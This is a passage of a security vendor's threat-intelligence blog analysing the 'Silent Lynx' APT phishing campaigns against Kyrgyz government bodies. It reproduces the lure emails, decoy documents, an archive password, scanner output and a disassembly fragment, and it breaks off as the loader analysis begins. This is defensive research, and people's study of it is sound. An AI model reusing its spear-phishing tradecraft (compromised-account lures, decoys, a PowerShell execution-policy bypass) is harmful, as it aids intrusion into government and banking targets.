Unveiling Silent Lynx APT Targeting Entities Across Kyrgyzstan & Neighbouring Nations

seqrite.com/blog/silent-lynx-apt-targeting-central-asian-entities/

January 21, 2025

21 January 2025
Written by Subhajeet Singha

Silent Lynx APT Targets Various Entities Across Kyrgyzstan & Neighbouring Nations

Contents

Introduction

Seqrite Labs APT-Team has recently uncovered two fresh campaigns of a new threat group, which we have dubbed as ***Silent Lynx***. This threat group has previously targeted entities around Eastern Europe and Central Asian government think tanks involved in economic decision making & banking sector. The campaign is targeted towards one of the nations which is a part of SPECA (Special Programme for the Economies of Central Asia) aka Kyrgyzstan, where the threat group delivered UN-Themed lure targeting the government entities of National Bank of Kyrgyz Republic, while the second campaign targets Ministry of Finance of Kyrgyzstan.

In this blog, we'll explore the in-depth technical details of the campaigns we encountered during our analysis. We will examine the various stages of this campaign, where infection starts with a phishing email with an RAR attachment, which contains a malicious ISO File and a benign decoy document along with a malicious C++ payload. The payload contains embedded & encoded PowerShell script acting as a remote access tool to the victim machine. While in the second campaign, the phishing email has a password-protected RAR file attached, which contains a document decoy document and a malicious Golang Implant. We will also look at the infrastructure covering the entire campaign.

Key Targets


Industries Affected

- Embassies
- Lawyers
- Government Banks
- Government Think-Tanks
- Government Banks

Geographical Focus

- Kyrgyzstan
- Turkmenistan

Infection Chain




Initial Findings

Campaign 1

On December 27, 2024, our team discovered a malicious Outlook message file targeting an official of the National Bank of the Kyrgyz Republic. The message contains an RAR-compressed attachment named **20241228_140656.rar**. Upon examining the RAR file, we found a malicious ISO file named **20241228_140656.iso**. The ISO file includes a malicious executable named **Xerox_Scan17510875802718752175.exe**, which spawns a PowerShell process. The arguments for the malicious PowerShell process are encoded in Base64 and embedded within the C++ executable. Additionally, the ISO file drops a decoy document titled **2024-00178nv Note Verbale_SPECA WG_2024**. The same file was found by other threat researchers the very next day.

Looking into the malicious email

Looking into the malicious outlook email, it became quite evident to us that the threat actor used a compromised email account of an employee of National Bank of Kyrgyz. They delivered the malicious RAR file using this account along with an intriguing message mentioning that the email was supposed to be sent to the ministry of Finance, but they received it. Now, let us look into the decoy PDF which was dropped by the malicious ISO file.



From: Султаналиев Нурдан Эркинович
Sent: Fri, 27 Dec 2024 17:47:12 +0600
To: Бегалиева Мээрим Бактыбековна
Subject: FW: Для совещания!
Attachments: 20241228_140656.rar
Importance: High

Добрый вечер! Мээрим, проверьте пожалуйста это сообщение! В минфин отправили, а получил я, спасибо!


С уважением,
Султаналиев Нурдан
Отдел финансовой статистики
Управление финансовой статистики и обзора
тел.: +996 312 66 90 45
e-mail: nsultanaliev@nbkr.kg

TA uses compromized email of an employee of NBKR.

Attached malicious RAR compressed file with the email.

Looking into decoy document

Upon extracting the ISO file, we identified two files: a malicious C++ executable and a decoy file. The decoy file is an invitation to the **Nineteenth Session of the SPECA Working Group on Trade**, held in Samarkand, Uzbekistan, on April 3, 2024. The document mimics legitimate communication from the United Nations Economic and Social Commission for Asia and the Pacific (ESCAP), leveraging the theme of “Leveraging Digitalization for Sustainable Supply Chains” to appear credible and relevant. This strategy reduces suspicion, as Kyrgyzstan is one of the SPECA member nations.



United Nations Nations Unies

Economic and Social Commission for Asia and the Pacific

REFERENCE: OES/B/9/2024-00178

Nineteenth session of the SPECA Working Group on Trade
Samarkand, Uzbekistan, 3 April 2024

The secretariat of the Economic and Social Commission for Asia and the Pacific (ESCAP) presents its compliments to the States members of the United Nations Special Programme for the Economies of Central Asia (SPECA) and has the honour to invite their representatives to the nineteenth session of the SPECA Working Group on Trade, organized in collaboration with the Economic Commission for Europe. The session will be held in Samarkand, Uzbekistan on 3 April 2024.

The nineteenth session of the Working Group on Trade will follow the Eleventh Asia-Pacific Trade Facilitation Forum, to be held on the theme "Leveraging Digitalization for Sustainable Supply Chains" from 1 to 5 April 2024. A separate invitation to participate in person in the Eleventh Forum has been sent to the relevant trade facilitation focal points of member States (see enclosure). The nineteenth session of the Working Group on Trade will be held in a hybrid format to accommodate those who are unable to attend in person. Additional details are available at https://unescap.org/events/2024/nineteenth-session-speca-working-group-trade.

Please find enclosed the tentative programme of work and a registration form for the nineteenth session of the Working Group on Trade, for transmittal to those agencies of SPECA member States responsible for cooperation on trade policy and facilitation. Representatives are kindly requested to submit completed registration forms for up to three participants per State by 1 March 2024 to Mr. Alexey Kravchenko, Economic Affairs Officer, Trade Policy and Facilitation Division, by email kravchenkoa@un.org, with a copy to tuntiwigit@un.org.

The secretariat avails itself of this opportunity to renew to the States members of the United Nations Special Programme for the Economies of Central Asia the assurances of its highest consideration.


ECONOMIC AND SOCIAL COMMISSION FOR ASIA AND THE PACIFIC
UN
ESCAP
BANGKOK
THAILAND

13 February 2024

Campaign 2

Looking into the malicious email

Looking into the malicious outlook email in the second campaign, we can see that the threat actor is using the exact same compromised email account just like the first campaign. This time they have delivered a password protected RAR along with a message of urgency luring employees in the name of Employee Bonus targeting the Ministry of Finance of the Kyrgyz Republic. Now, let us look into the decoy PDF which was dropped from the RAR file.



From: Султаналиев Нурдан Эркинович
Sent: Fri, 10 Jan 2025 08:56:14 +0600
To: Бегалиева Мээрим Бактыбековна
Subject: FW: Приказ №950-2-ГД о премировании
Attachments: Приказ №950-2-ГП о премировании.rar

Мээрим, доброе утро! Снова сомнительного характера сообщение пришло.

С уважением, Нурдан

From: Кубаныч Канатович. Качыбеков <k.kachybekov@sf.kg>
Sent: Thursday, January 9, 2025 6:22 PM
To: minfin@minfin.kg
Subject: Fwd: Приказ №950-2-ГД о премировании

Уважаемые Коллеги!

Направляю приказ о премировании сотрудников, по указанию руководства.
Ознакомиться в срочном порядке.
Документ содержит личную информацию, поэтому отправляю с
паролем: **D5vfTABU8lqan74^C**

С Уважением,
Качыбеков Кубаныч Канатович


TA uses exact same compromized email of an employee of NBKR similar to the first campaign.

Attached malicious RAR file.

RAR file protected with a password.

Looking into decoy document

Upon extracting the malicious RAR file, we discovered two files: a malicious Golang executable named **Приложение №14-214-14-12-5-15docx** and a decoy MS Word document titled **Приказ №950-2-ГП о премировании**.




Министерство финансов Кыргызской Республики

Приказ

08 января 2025 года **№950-2-ДП** **г.Бишкек**

В целях поощрения сотрудников Министерства финансов Кыргызской Республики за их профессиональный вклад, добросовестное выполнение служебных обязанностей и достижение высоких результатов в работе,


ПРИКАЗЫВАЮ:



Премировать следующих сотрудников:

№	ФИО сотрудника	Должность	Размер премии (сом)
1	Асанов Асан Тыныбекович	Главный специалист отдела бюджета	100 000
2	Усенова Айгуль Жумадыловна	Ведущий бухгалтер отдела финансов	80 000
3	Касымов Нурлан Умурбекович	Экономист	120 000
4	Султанов Бакыт Эргешович	Начальник отдела планирования	15 0000
5	Айтбаева Мээрим Токтосуновна	Специалист отдела анализа	90 000
6	Исмаилов Талантбек Жаныбекович	Заместитель начальника отдела отчетности	140 000
7	Аманова Гулнара	Старший инспектор	75 000

The decoy document appears to be an official order issued by the Ministry of Finance of the Kyrgyz Republic, detailing employee bonus allocations. It includes the names of various employees along with the date of the order, **January 8, 2025**, making the lure appear timely and relevant. To enhance its legitimacy and reduce suspicion, the document also includes the name of a government official at the end.



1. Выплату премий произвести за счет средств, предусмотренных на оплату труда в рамках утвержденного бюджета Министерства.
2. Контроль за исполнением настоящего приказа возложить на [ФИО ответственного лица], [должность].
3. Настоящий приказ вступает в силу с момента его подписания.

Министр финансов
(подпись)

Бакетаев А.К.


Technical Analysis

As our team found out two campaigns, we have divided the technical analysis into two parts, initially we will look into the first campaign and later the one which deploys a malicious Golang executable.

Campaign -1

Stage 1 – Malicious ISO File

The RAR file contains a malicious ISO file named **20241228_140656.iso**. Upon extracting the ISO file, we discovered a decoy PDF and a malicious C++ binary, which serves as the loader. In the next step, we will analyze the C++ binary.



[redacted]

This PC

Name	Date modified	Type	Size
2024-00178nv Note Verbale_SPECA WG_2...	/21/2024 7:55 PM	Microsoft Edge P...	225 KB
kr[redacted]	1/ /2025 6:18 AM	WinRAR archive	394 KB
Xerox_Scan17510875802718752175	12/1 /2024 9:55 PM	Application	118 KB

[redacted] Properties


[redacted]

Type of file: WinRAR archive (.iso)

Opens with: WinRAR

Stage 2 – Malicious C++ Loader

Before directly jumping into the analysis, we can confirm that the sample is not packed and is a C++ binary.



Detect It Easy v3.09 [Windows 10 Version 2009] (x86_64)

File name: [redacted]\Xerox_Scan17510875802718752175.exe

File type: PE64

File size: 117.50 KiB

Base address: 0000000140000000

Entry point: 0000000140002068

☑ Advanced

Sections: 0006

Time date stamp: 2024-12-11 21:55:08

Size of image: 00023000

Resources: Manifest Version

Scan: Automatic

Endianness: LE

Mode: 64-bit

Architecture: AMD64


Type: GUI

```
PE64
    Operation system: Windows(Vista)[AMD64, 64-bit, GUI]        S    ?
    Linker: Microsoft Linker(14.36.33811)                       S    ?
    Compiler: Microsoft Visual C/C++(19.36.33811)[LTCG/C++]     S    ?
    Language: C/C++                                             S    ?
    Tool: Visual Studio(2022 version 17.6)                      S    ?
```

☑ Recursive scan ☑ Deep scan □ Heuristic scan ☑ Verbose □ All types

574 msec


Upon analyzing, we figured out that there is a giant blob of base64 encoded content present inside the malicious C++ executable and there is a PowerShell command which runs an encoded script with flags -ExecutionPolicy Bypass leading to unrestricted script execution.



```
sub     rsp, 260h
mov     rax, cs:__security_cookie
xor     rax, rsp
mov     [rbp+160h+var_10], rax
xor     esi, esi
mov     ecx, 23C7h      ; Size
mov     [rbp+160h+var_1B0], rsi
call    ??2@YAPEAX_K@Z  ; operator new(unsigned __int64)
test    rax, rax
jz      loc_140001572
```

